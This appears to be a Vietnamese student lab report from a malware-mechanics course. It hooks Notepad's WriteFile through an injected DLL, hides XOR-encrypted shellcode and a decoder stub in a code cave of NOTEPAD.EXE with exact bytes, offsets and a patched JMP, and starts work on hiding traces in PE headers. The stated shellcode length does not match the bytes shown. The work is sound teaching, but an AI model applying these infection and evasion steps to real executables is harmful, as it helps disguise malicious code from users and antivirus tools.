
// Thêm hàm export rỗng để CFF Explorer nhận diện được Export Table
extern "C" __declspec(dllexport) void DummyExport() {
    // Không cần làm gì ở đây
}

```


- Thêm DLL vào Import Table của Notepad bằng CFF Explorer:



- Đem DLL ra cùng thư mục với file `notepad.exe` để chương trình dễ tìm:



- Chạy thử và nhập nội dung file là `mssv` sau đó lưu:



Bằng cách Inject DLL và tráo đổi con trỏ hàm trong bảng IAT, chương trình đã hook thành công API `WriteFile` của Notepad để hiển thị nội dung trước khi lưu.

Bài 9: Mã hóa Shellcode bằng XOR

- Ở bài này, thay vì chèn trực tiếp shellcode gốc vào `NOTEPAD.EXE`, ta sẽ mã hóa shellcode bằng XOR trước, sau đó chỉ lưu shellcode đã mã hóa trong file PE.

Các thao tác bên dưới được thực hiện trực tiếp trên file `NOTEPAD.EXE` trong thư mục bài 9.

- Shellcode gốc lấy lại từ bài 7:

6A 00 68 66 87 00 01 68 70 87 00 01 6A 00 FF 15 68 12 00 01 8B FF 55 8B EC

- Ta dùng script Python để XOR từng byte với khóa 0x55 :

```
cd "E:\Cơ chế hoạt động của mã độc\lab\1\9"
python .\xor_shellcode_bai9.py --key 0x55
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS E:\Cơ chế hoạt động của mã độc\lab\1\9> Copy-Item .\NOTEPAD.EXE .\NOTEPAD_bai9.exe
PS E:\Cơ chế hoạt động của mã độc\lab\1\9> python .\xor_shellcode_bai9.py --key 0x55
Input length : 58 bytes
XOR key      : 0x55
BIN output   : E:\Cơ chế hoạt động của mã độc\lab\1\9\bai9_encrypted_shellcode.bin
HEX output   : E:\Cơ chế hoạt động của mã độc\lab\1\9\bai9_encrypted_shellcode.hex.txt
C array      : E:\Cơ chế hoạt động của mã độc\lab\1\9\bai9_encrypted_shellcode.c.txt
Decoder      : E:\Cơ chế hoạt động của mã độc\lab\1\9\bai9_decoder_template.c
Round-trip   : OK
PS E:\Cơ chế hoạt động của mã độc\lab\1\9>
```

- Kết quả shellcode sau khi mã hóa:


3F 55 3D 33 D2 55 54 3D 25 D2 55 54 3F 55 AA 40 3D 47 55 54 DE AA 00 DE B9

Shellcode mã hóa dài 0x3A byte, bằng đúng kích thước shellcode gốc.

- Tiếp tục dùng code cave đã xác định ở bài 7:

Raw offset của code cave: 0x00007B48
VA của code cave: 0x01008748

- Mở NOTEPAD.EXE bằng HxD, đi tới offset 0x7B48 , dán shellcode đã mã hóa vào.



- Vì shellcode đang bị mã hóa, chương trình không thể chạy trực tiếp vùng nhớ này. Ta cần thêm một decoder stub nhỏ để giải mã shellcode trong bộ nhớ trước khi thực thi.

- Shellcode mã hóa dài 0x3A byte, nên decoder stub sẽ được đặt ngay phía sau:

Raw offset decoder stub = 0x7B48 + 0x3A = 0x7B82

VA decoder stub = 0x01008748 + 0x3A = 0x01008782

- Decoder stub được dùng:


```
mov ecx, 0x3A
mov esi, 0x01008748
mov al, 0x62
xor al, 0x37
xor byte ptr [esi], al
inc esi
loop ...
jmp 0x01008748
```

Ở đây khóa XOR thật là 0x55, nhưng không lưu trực tiếp dưới dạng hằng số. Thay vào đó chương trình tạo khóa bằng phép $0x62 \wedge 0x37 = 0x55$.

- Byte tương ứng của decoder stub:

B9 3A 00 00 00 BE 48 87 00 01 B0 62 34 37 30 06 46 E2 FB E9 AE FF FF FF

- Trong HxD, đi tới offset 0x7B82, dán decoder stub trên vào ngay sau shellcode đã mã hóa.



- Lưu ý: decoder stub sẽ ghi trực tiếp vào vùng chứa shellcode để giải mã:

xor byte ptr [esi], al


- Vùng code cave nằm trong section .text, trong khi mặc định section này chỉ có quyền Execute + Read, chưa có quyền Write:

.text Characteristics ban đầu: 0x60000020

- Vì vậy cần mở file bằng CFF Explorer, vào Section Headers, chọn section .text, bật thêm quyền write, sau đó lưu lại file. Khi đó characteristics của .text sẽ thành:

.text Characteristics sau khi sửa: 0xE0000020

Nếu bỏ qua bước này, chương trình có thể crash hoặc không hiện MessageBox vì decoder không được phép ghi vào vùng .text để giải mã shellcode.



- Sau đó sửa lệnh chuyển hướng ở hàm winman . Ở bài 7 ta đã xác định vị trí ghi lệnh nhảy:

File offset: 0x00001D36

VA: 0x01002936


- Lần này không nhảy trực tiếp tới shellcode ở 0x01008748 , mà nhảy tới decoder stub ở 0x01008782 .

- Tính relative offset cho lệnh JMP :

```
relative = VA_decoder_stub - (VA_lệnh_JMP + 5)
          = 0x01008782 - (0x01002936 + 5)
          = 0x5E47
```


- Vì kiến trúc x86 lưu immediate theo little-endian, byte cần ghi tại offset 0x1D36 là:

E9 47 5E 00 00



- Sau khi lưu file, chạy thử:

. \NOTEPAD.EXE



- Tổng hợp các địa chỉ sử dụng:

Encrypted shellcode raw offset: 0x00007B48

Encrypted shellcode VA: 0x01008748

Encrypted shellcode length: 0x3A bytes

Decoder stub raw offset: 0x00007B82

Decoder stub VA: 0x01008782

Decoder stub length: 0x18 bytes

.text Characteristics ban đầu: 0x60000020

.text Characteristics sau sửa: 0xE0000020

Vị trí sửa lệnh JMP raw offset: 0x00001D36


Vị trí sửa lệnh JMP VA: 0x01002936

Byte JMP mới: E9 47 5E 00 00

Như vậy, trong file PE không còn lưu shellcode gốc ở dạng rõ. Khi chương trình chạy, luồng thực thi sẽ nhảy vào decoder stub, stub này giải mã shellcode ngay trong bộ nhớ bằng XOR rồi mới chuyển điều khiển tới shellcode đã giải mã.

Bài thực hành 10: Che giấu dấu vết trong Header PE.

- Mở file bằng CFF, ghi lại các thông tin cơ bản



File: NOTEPAD.EXE

Member	Offset	Size	Value	Meaning
AddressOfEntryPoint	00000108	Dword	0000739D	.text
BaseOfCode	0000010C	Dword	00001000	
BaseOfData	00000110	Dword	00009000	
ImageBase	00000114	Dword	01000000	
SectionAlignment	00000118	Dword	00001000	
FileAlignment	0000011C	Dword	00000200	
MajorOperatingSystemVersion	00000120	Word	0005	
MinorOperatingSystemVersion	00000122	Word	0001	
MajorImageVersion	00000124	Word	0005	
MinorImageVersion	00000126	Word	0001	
MajorSubsystemVersion	00000128	Word	0004	
MinorSubsystemVersion	0000012A	Word	0000	
Win32VersionValue	0000012C	Dword	00000000	
SizeOfImage	00000130	Dword	00014000	
SizeOfHeaders	00000134	Dword	00000400	
Checksum	00000138	Dword	00014F7F	
Subsystem	0000013C	Word	0002	Windows GUI
DllCharacteristics	0000013E	Word	8000	Click here
SizeOfStackReserve	00000140	Dword	00040000	
SizeOfStackCommit	00000144	Dword	00011000	
SizeOfHeapReserve	00000148	Dword	00100000	
SizeOfHeapCommit	0000014C	Dword	00000000	

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00007748	00001000	00007800	00000400	00000000	00000000	0000	0000	60000020
.data	00001BA8	00009000	00000800	00007C00	00000000	00000000	0000	0000	C0000040
.rsrc	00000958	0000B000	00000A00	00008400	00000000	00000000	0000	0000	40000040

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .0...0...yy..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E0	00	00	00	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	0 90 . ' i l , 0 I I Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program cannot
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode. s
00000080	EC	85	5B	A1	A8	E4	35	F2	A8	E4	35	F2	A8	E4	35	F2	l l l ' a 5 0 ' a 5 0 ' a 5 0
00000090	6B	EB	3A	F2	A9	E4	35	F2	6B	EB	55	F2	A9	E4	35	F2	ke: o a 5 0 k e U o a 5 0


TimeStamp: 41107CC3

SizeOfImage: 00014000


Sections:

.text
.data
.rsrc

